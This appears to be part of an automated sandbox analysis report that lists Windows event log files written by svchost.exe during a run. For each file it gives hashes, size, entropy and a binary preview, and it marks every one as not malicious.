C:\Windows\System32\winevt\Logs\Microsoft-Windows-Shell-Core%4AppDefaults.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.488768580471203
Encrypted:	false
SSDEEP:	1536:Q9YcieRoUlafdbkKKMAQ2SomvXCQv/2ketsvQPh8YzSJoh2VgPIEF6uq9GgCVRIW:Q9YcieRoUlaFbkKKMAQ2SomvXCM/2keU
MD5:	E3FB1708C64D250E4D801AFB8688DF35
SHA1:	8B889F0358683733257411E451A86E3A1D42159D
SHA-256:	0B62FDD9A57B1809D79561AE64BE30DD7430815D6954A5E3DF90E29E1B2E6C72
SHA-512:	2F5CC514B180A39E5961452A594FE5384A6369CBCB7A1CEBAC37948770A6CB999A2E2F26A32240058D5D7A335904DAF40C88F1C096D8F85907F23E9B32E79AB
Malicious:	false
Preview:	ElfChnk.....$.....$.....w.....>.....f...=..... .....f.....?.....m.....M...F.....&.....V.....**..... .....o.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e. n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i .f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Shell-Core%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.497664742301162
Encrypted:	false
SSDEEP:	1536:9cRFkL1TWX0gkB/J7oasEfyk2/vKlqRi/PgTZSXwyvy8fJpfrAW+Cr6SXlUr20G8:9cRFkL1TWX0gkB/J7oasEfyk2/vKlqk0
MD5:	39D50AC0A6FB19B10351B0B95864C553
SHA1:	C3226D2043EC640AB3DEB9126CA837BB64C6267A
SHA-256:	67DD28B8A168FBFC6E3CF184443D299D40E7DA612828E0E1106F57F9BF8CB794
SHA-512:	345DA4736EEA092AD079D82232DB958C7CBA18B5D96805A81E2A31C7C8D442FE3715BCE5D69764C3AB0F71F94FA9416A3C2A363B228AF1A5A1A4EE9AF3AA9F 62
Malicious:	false
Preview:	ElfChnk.>.....>.....=3.z.....6WY .....0.....X...=..... .....f.....?.....m.....M...F.....A.....&...i.....~..... .**.....>.....Q.U.....&.....\"3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./ .e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q. u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-ShellCommon-StartLayoutPopulation%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.495116691902589
Encrypted:	false
SSDEEP:	384:ShN7s7o787l7r787a7J7z7+7N17g7x7o7g7gY7hZ7D7k7F7r7wm7NP7Y7+7fa7lX:S9HuCg
MD5:	8F5FACAEC835E59EB086543AA14D1E5D
SHA1:	9C7A60C39666234A41FCAE59B937DC293D78D89E
SHA-256:	E6452075DCD968D2B4CC467515B3D7BA3AAF671A5132D6D40B87D1E50E4C876A
SHA-512:	1D965EA89653B71D11BE8AEF985E718E869D8AAEC6C055F999CDC8A63ACD28FA39E7C4A6979B7D2024F3DE39466296B852279223FBC6935D635F0189E58C024
Malicious:	false
Preview:	ElfChnk.Y.....g.....Y.....g.....%...&..J]..... .....=..... .....f.....?.....m.....M..F.....=.....&.....s..... ..**.....Y.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8 ./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.l.D...'.....X...)... Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-SmbClient%4Connectivity.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	2.1499045494600955
Encrypted:	false
SSDEEP:	384:Dhc+uaNuru+uhuKVuPJu5u9u4ufuTuxuDuvuDuOuXumui+udutui4uTAuFuauind:D6Ovc0S5UyEeDgLslstY
MD5:	2045FB0D54CA8F456B545859B9F9B0A8
SHA1:	35854F87588C367DE32A3931E01BC71535E3F400
SHA-256:	E4305D5E1125E185F25AABA6FF9E32DE70B4EFD7264FE5A0C7C2EF3C33989C45
SHA-512:	013CAC4CBF67C9AB5D2A07E771BAF81950E5A256F379E3C2E26CC9E8E47379579470CC6FD56E93B31C4D17935713D1FC6026307427D77CBE9647139E3D73AC4
Malicious:	false
Preview:	ElfChnk.....;.....;.....xk...m...+.....F.~.....,.....T...=..... .....f.....?.....m.....M...F.....&.....6f..w..... .**.....&3.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./. e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.l.D...'.....X...)...Q.u .a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-SmbClient%4Security.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8164696340947971
Encrypted:	false
SSDEEP:	384:jhGuZumutu4uEu5uOuDuyb2uPu1uRu3uGuHu9/u:jr
MD5:	1AB19FA472669F4334C7A9D44E94E1B3
SHA1:	F71C16706CFA9930045C9A888FDB3EF46CACC5BC
SHA-256:	549D89A256E3C71AFCBF551EC9BEDBDB3CF2DC74B4F8C214FDC1D270FB731F6E
SHA-512:	72F1F20CB1F2984B318E4A2AAEE11D573441A77D04C0577D24E19F89E85F1691CB29EF569BD25EBBBD313C7B9DB945DB43D52EEFC2EF33E7BEECDFB8E0BBC404
Malicious:	false
Preview:	ElfChnk..... ..x$../.....<.....$.....L...=..... .....f.....?.....m.....M...F.....&.....l.....**..... .....Wy.8.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e. n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.l.D...'.....X...)...Q.u.a.l.i .f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-StateRepository%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped

Size (bytes):	65536
Entropy (8bit):	0.9855903635327656
Encrypted:	false
SSDEEP:	384:cxNhPALAb/A0D6AKAlAfyVAQhAQueA4AIAwA0AYAwA+/AfAjrA3DA:cxN90yzXd
MD5:	7BCA54AC75C7185ADFBB42B1A84F86E3
SHA1:	AD91EE55A6F9F77AD871ACA9A5B59987CA679968
SHA-256:	A43B1365211A968B4EC3F9EC7489D05AD9EED30D3EE0CCD89860D20DFE1914D4
SHA-512:	79A04DCE951528E09F7580E797E38D58CFC556EFEC032C3E68C701D720E01CBDCA3D4F27C309D50B9096570787A0E62B2C69236D148AC9C216CB13AA05E961F
Malicious:	false
Preview:	ElfChnk.....P+...,...0.....9.....B.....j...=..... .....f.....?.....m.....M...F.....U.....%%.....&.....>..... ....E.....**.....o.m.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2. 0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'..... ...X...)...Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Storage-Storport%4Health.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.165454452307923
Encrypted:	false
SSDEEP:	384:ghVpIcpBUpBxpBapB3pBEpBZpBKpBV1pBApBppBTSpBcu1pBspBlpBABpB7pB0py:gd+uXvB
MD5:	B6B6F199DA64422984403D7374F32528
SHA1:	980D66401DFCCF96ADDDAF22334A5CE735554E7F
SHA-256:	8F65F81EE28F48B5007E04842ACC9DE20794A59E2759C2F35F7C10730A1EF7BF
SHA-512:	5B0EFBF1C57BACF347790EB5915AFCFDDDDAFA7761D94DF1341C4E79F5B16DA3FAC2C9653C3DC41B80E31EA44AE46F4FC95C6EC0FFA0A0D3C05C69CED695DE4
Malicious:	false
Preview:	ElfChnk.....'.....'.....P.....H:Z.....gO..... .....H...=..... .....f.....?.....m.....M...F.....&.....f..... ..**.....m.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0. 8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...).. .Q.u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Storage-Storport%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.8519554794255333
Encrypted:	false
SSDEEP:	384:WhtbpwV1pIvpLfpvQpw2pQYph15pcApLqBpJxTp0qo8psfp4yp4Rphe3p7PpLWBZ:WwDoh1VqKVvcVU
MD5:	4140628CA3CEC29C0B506CEEBDF684F6
SHA1:	A2B70496C8E91D8E78AA04976B25D850ABAC6E1C
SHA-256:	1823149759A2F1771ACE7B6BE14A0FEFC6F93DD9F81AC1024E6B41C2CCBFD8B0
SHA-512:	779A04771A8E9B2F501FE1251F0D56C5B5988911F6067082D84FF1DBCF5D9281E32DF6CC2C995843EA1FCED748548DC116706E0F738B6510B47C2B3A0EBAA12
Malicious:	false
Preview:	ElfChnk.\.....\.....0.../.....v.....*.....R...=..... .....f.....?.....m.....M...F.....;.....&.....i.....mS..... .**..8...\.....=.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./ .e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q. u.a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-StorageSpaces-Driver%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.1642919553794224
Encrypted:	false
SSDEEP:	384:bhwCCRzCaCkClCzCYC/CyCVCGCMCvCNCACCxC/CLCoiC:bKFb

MD5:	D7EECF043241FDB9486580582E208603
SHA1:	045D5672A8E9884B78CD31C52D372375503CBF4F
SHA-256:	6F3BE76FC00FE21C18A904058F2AF850204488187187C9B8C4BF11EAA03EC6C0
SHA-512:	6738CD1D4081AD78CCC1E3E7AC46A394D9AC32906B4688E34DCCBBA42153FB826484C854F42FFF619DC8D50CAE708585B422F3EAA3A0219AAD19DC0962910 5
Malicious:	false
Preview:	ElfChnk.....02..h6...u'.....1.....V.....~...=..... .....f.....?.....m.....M...F.....&.....V2...../.. .**..p.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:.//.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./. e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u .a.l.i.f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Store%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.576079103773187
Encrypted:	false
SSDEEP:	768:oQvlZi8Ns5iLV8gRai8ZijiTEOmGkoeiDpbq:Vm+Jao7mce8p2
MD5:	5096A411FC8DE7A2EFE92D23786E1D4C
SHA1:	DA92531A9728B9F56DCF5148A2C40C92A9FD4758
SHA-256:	617D84832BBDD349A4E2D0FC818A40AAF4C6F637149839DEBCB32E522D9D6AEC
SHA-512:	37E6AD0C7429FBE8358803D723D827FD434005106171FC4008AFE45FECAD93997C0E26EED4C7B90A21E054C663463B720F6F169CF8263715041807AFCA33AD91
Malicious:	false
Preview:	ElfChnk.....".9.Z.....B.. .....4...=..... .....f.....?.....m.....M...F.....U.....&.....**..0... .....|R.....&.....".3WI..L.....A..|...M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:.//.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t .s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f. i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Storsvc%4Diagnostic.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.178629627614653
Encrypted:	false
SSDEEP:	384:shL6UsE0ZUmxUmgDUmSUmKUmgUmlUmB8UmCUmeUmNUmtUmxUmLjUm:sY7Lu
MD5:	FCEF23A3691F5D78A27C76D95B2F5ACA
SHA1:	E3F120D9DB395881D78867302DB16507D5C80E6C
SHA-256:	F0E54B18E4C12AF5DBBA107ACAF7F6DA974A72AF12B7AD22BB1AD9D9A6BAB2C7
SHA-512:	63F56C9337D1DE757655594F51B967EC4D3F7CD2CF28E4F75AC3123A2B5B11A33B343B85EEE1BB7C1C6482EE0AEC91B5E7B72502F0E15310F86E810DEC155C 7
Malicious:	false
Preview:	ElfChnk...../..(4...\.....G..... .....H...=..... .....f.....?.....m.....M...F.....&.....**..... .....a.....&.....MVy...o.~.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:.//.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t. s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.I.D...'.....X...)...Q.u.a.l.i.f.i .e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-TZUtil%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.2040196879846349
Encrypted:	false
SSDEEP:	48:MVW4XrP+MZQNRBEZWTENO4bpBkoDlgD/6FgVt:A5KNVaO80oZgD/6Fg
MD5:	874B3F865EE985A801125E4649C849FE
SHA1:	20E2318217B84C7180FB988DFD93F3F5943D9808
SHA-256:	CAF7DB29DB1E6C58EC894D5242E0692BE134FF4845F12A0DC03BA439B34486A6
SHA-512:	794C55E71C3570120620395E78E26729A6178F36588CF19B2CA976ADB7F100FB14E2318998EC4983FFA6D2EA92E6C9EBB54003AB7647DBE72DA34136A28B7106

Malicious:	false
Preview:	ElfChnk..B...5.O............... ....H...=.. ....f..............?..........................m..................M...F...&................................ ..**..............................&............"3WI..L..........A..|...M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t .s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)...Q.u.a.l.i.f. i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.6469884746870727
Encrypted:	false
SSDEEP:	384:/hpivNiGiriPiYiriDfiS83i0iGiTiYiUisiuiZi+iTiciUiQiJiUiBi4i/iAixQ:/G7t8H
MD5:	FC81D9FBA555C6BC7223594B8F6B46DE
SHA1:	971F47CFC0E1DCA462928DA2D8BE2B16D5A0629C
SHA-256:	9933922E09C49C5BA80292C4AED9EC9F457031E90B28B421DFFBD2F1BB840671
SHA-512:	7F2705E7526B49F76C5F2A76A88B83FC10591BAD68B451F5C67F841322076D4B408FC515EA59E0919907C73CBBD149AB5B5EE981083A52C9E90EC9FBFAD5254
Malicious:	false
Preview:	ElfChnk.y...............y................... Q..(S...b...t..=.......................#... ....f..............?......................P......................M...F...VG................................ ..**......y..........:............g.&.........g....R....uJ.........A......M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8 ./.e.v.e.n.t.s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)... Q.u.a.l.i.f.i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-UAC-FileVirtualization%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	3.4067373813600383
Encrypted:	false
SSDEEP:	768:hWa0NPaDaLaPa3abababafa3ananabaHaXarafa7ajaHajaTavaO6a3ajaPa7aXafC:KNH
MD5:	C9086547BF5F9E822F359679E7F67F40
SHA1:	2127B927EF9B279FC383FEE43C8B44E92864FF85
SHA-256:	327257210F79945FB3AE7D54F04FC2BE85846177A9CEE0499AFC206F6DE5F944
SHA-512:	887882FA560420B90E0D5214C5025BFB3BFF2D1B3670F4E4957CFA65531E2524F2E41E651B61AABCBCB89613038BF5AFEE0CBFF582EA520956172D1337C31D2
Malicious:	false
Preview:	ElfChnk.........@...............@...............`......s......................................................................h...............`..........................=.. ....f...............?..........................m..................M...F...9................................ .**..H.............0...............&............"3WI..L..........A..|...M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./ .e.v.e.n.t.s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)...Q. u.a.l.i.f.i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-User Device Registration%4Admin.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.3132453844344478
Encrypted:	false
SSDEEP:	384:hhaXJb4+XJcXJsXJrXJQXJIXJdXJkXJuXJyXJLMXJnXJRXJtXJLXJjXJppXJ:hQ0yUkNYwD8imLE5nTtFpf
MD5:	6237EE0458A0478242B975E9BB7AA97D
SHA1:	6B0BDBA887DA21675A63FC73AED995B1BCA3F6B1
SHA-256:	C8E224C54278C206302EAD7011ACC48CAC60E7638E32EE70653190DBC90FA70A
SHA-512:	56C025C971F77AB8E911E0190E8AB5CF533A909C1BF4558876FB2761AAA381CB7D21E44A3273FA4427CB2FF7DEECC15A312DD2A424B96ABDC4886BDF233F30 E9
Malicious:	false
Preview:	ElfChnk.....................................<...A...i,.q...............j..........................=... ....f...............?..........................m..................M...F...&...<......C..........................**....... ....@V.$..............&...........|B._..Q=;C9.........A......M...........E.v.e.n.t........j...........x.m.l.n.s.....5.h.t.t.p.:././.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n .t.s./.e.v.e.n.t.................oT..S.y.s.t.e.m....A..Y............{..P.r.o.v.i.d.e.r...6...F=.......K...N.a.m.e........X.......)...G.u.i.d........A..M...z........a..E.v.e.n.t.I.D...'........X...)...Q.u.a.l.i. f.i.e.r.s................"...............V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-User Profile Service%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.325262033408211
Encrypted:	false
SSDEEP:	384:6hYmn9moomUmKBmZOmZmlmmmomRmemtmsmimGmHmEmqmwmHmLmlm9mGmdmpm3mfO:6/fGTDcx
MD5:	D13189B45679E53F5744A4D449F8B00F
SHA1:	ED410CAB42772E329F656B4793B46AC7159CF05B
SHA-256:	BAA80D6A7DC42752766B1862A00009A1D76B57022A4D5A89692DBA2D6866EBA1
SHA-512:	83399CE082F8C6D2917B8363E053C770F2783B3D086F39736919FBFA533DF65993A3B7840A2E1000B08948584CF9750C27961BF8A7BE3A235B5DDD779616013F
Malicious:	false
Preview:	ElfChnk.....h.....-.....X.....=..... .....f.....?.....m.....M...F.....1.....&.....**..x... .....~_g.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e. n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.l.D...'.....X...)...Q.u.a.l.i .f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-VolumeSnapshot-Driver%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7947046118743749
Encrypted:	false
SSDEEP:	384:jhr2zS2o202AW2D2t2l292l2V2p2d2N2:j8Q
MD5:	55E73A924B170FBFFF862E8E195E839A
SHA1:	3C625D05DFC08AE9DF26AEBAA82D72FC9F28ADB0
SHA-256:	1B36D85AA56A023F6646D6EF28C9DCB5358528274EDCC9B6ED20705E3007E8A2
SHA-512:	E14D32569F37A827EDBD1F02667866431C856D087A396933DE5E9B87943369C4802D220557050C7B0FE9367FBD0683676776E6D3CCBCB290C9F30D86EC529E28
Malicious:	false
Preview:	ElfChnk..... ..X".....?.....Z.....=..... .....f.....?.....m.....M...F.....3.....&.....**..... .....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j.....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n .t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=.....K...N.a.m.e.....X.....)...G.u.i.d.....A..M...z.....a..E.v.e.n.t.l.D...'.....X...)...Q.u.a.l.i. f.i.e.r.s.....".....V.e.r.s.i.o.n.....

C:\Windows\System32\winevt\Logs\Microsoft-Windows-WER-PayloadHealth%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	MS Windows Vista Event Log, 1 chunks (no. 0 in use), next record no. 9, DIRTY
Category:	dropped
Size (bytes):	84544
Entropy (8bit):	2.0943351215716235
Encrypted:	false
SSDEEP:	1536:YMpP9JcY6+g4+Ga67MpP9JcY6+g4+Ga6DMpP9JcY6+g4+Ga6F:YMpP9JcY6+g4+Ga67MpP9JcY6+g4+Gah
MD5:	6B97F9A35583E15C3DC8274B3F0A7C72
SHA1:	3EF206DEA358D780843CCAA28B9A40181546FB14
SHA-256:	543F899BE6482935B952D0867AF10C6B064E23D934EF374AFD55DAA67B3A8155
SHA-512:	A8212DFF9DFF9B6241868C752FF84024ED6A61A2767838AC1FA983C768F7DF2A38D7119850556AC3AC95D991024A2F5E1330779B6032C6CF0FFF627E7A48CBA5
Malicious:	false
Preview:	ElfFile.....ElfChnk.....p ..."..x..... ..N{.....Z.....=.....f.....?.....m.....M...F..... .....&.....^...3.....**.....&.....|B._..Q=;C9.....A.....M.....E.v.e.n.t.....j..... ....x.m.l.n.s.....5.h.t.t.p.:/./.s.c.h.e.m.a.s...m.i.c.r.o.s.o.f.t...c.o.m./.w.i.n./.2.0.0.4./.0.8./.e.v.e.n.t.s./.e.v.e.n.t.....oT..S.y.s.t.e.m....A..Y.....{..P.r.o.v.i.d.e.r...6...F=..... .K...N.a.m.e.....X.....)...G.u.i.d.

C:\Windows\System32\winevt\Logs\Microsoft-Windows-WMI-Activity%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped

Size (bytes):	66560
Entropy (8bit):	4.362194486499595
Encrypted:	false
SSDEEP:	384:1cRqxhSRumRtRqR5RVR+rRvR3RFRXRmRbR+RLRlRFRDRiwhR3KR31RIRB8R+PRdO:1pxA8nPLGbMb
MD5:	6AA5FD4D824EFD4448C04B35C094FF56
SHA1:	B4EF0825ADCF4192C9F9E9E223077517D77E4BE5
SHA-256:	E1440DDE27BCA23A2D29924AF202F43F54172C55AEF549E71F41DC08B532EDC8
SHA-512:	E1378BB8FF3F6FBC56648CAD6168F59CB62AB01F42A6992F34D14C6B46D2498176E17F01C4DD63D15273491D38AF1A16791F014BB469F4292ABE8C9D1823C63(
Malicious:	false
Preview:	ElfChnk...../l.....+s.....y.....x..N.....=.....y.....}y..3..... .....c.....xb..f...h.....lc..?.....h.....c.....M.....M...F...9c.....Qb.....A.....i.....&.... .....x..**.....S..1.....x68.....<.....T....!.....@.S..1...KK..A..K..U.8.w....\.....M.i.c.r.o.s.o.f.t.-.W.i.n.d.o.w.s.-. W.M.I.-.A.c.t.i.v.i.t.y.....#F.~.J.{..M.i.c.r.o.s.o.f.t.-.W.i.n.d.o.w.s.-.W.M.I.-.A.c.t.i.v.i.t.y./.O.p.e.r.a.t.i.o.n.a.l.....Qb.....N...W.M.I.P.r.o.v.....w.m.i.p.r.v.s.e...e.x.e .....%.s.y.s.t.e.m.r.o.o.t.%.\.s.y.s.t.e.m.3.2.\.w.b.e.m.\.w.m.i.p

C:\Windows\System32\winevt\Logs\Microsoft-Windows-Wcmsvc%4Operational.evtx

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	4.273338343434408
Encrypted:	false
SSDEEP:	384:mhWhjhUh4h4hthXhzh8cghshqh9hihXhMhxhzhwhohGh5h3hShChWhzhLhahYhC1:mBsFpkBjOFK
MD5:	C37372EB51AEDB4552CB839C7294403A
SHA1:	7B7C408D72B084CE36AA6B623AC6B907FD21D569
SHA-256:	C3B5D9D16F88507EF69A9B6FF8581AEBAFF84D254F62CD4E75B6A9C6F93E93C4
SHA-512:	69183719C29FCE5CEDB2634579ABA9FEF835A3CDC7668BB741F9DB36050756C088FD331E898DA8E4850887FD217B939DF1C5A3E7D73D2260CB3AC3570E71718 E
Malicious:	false
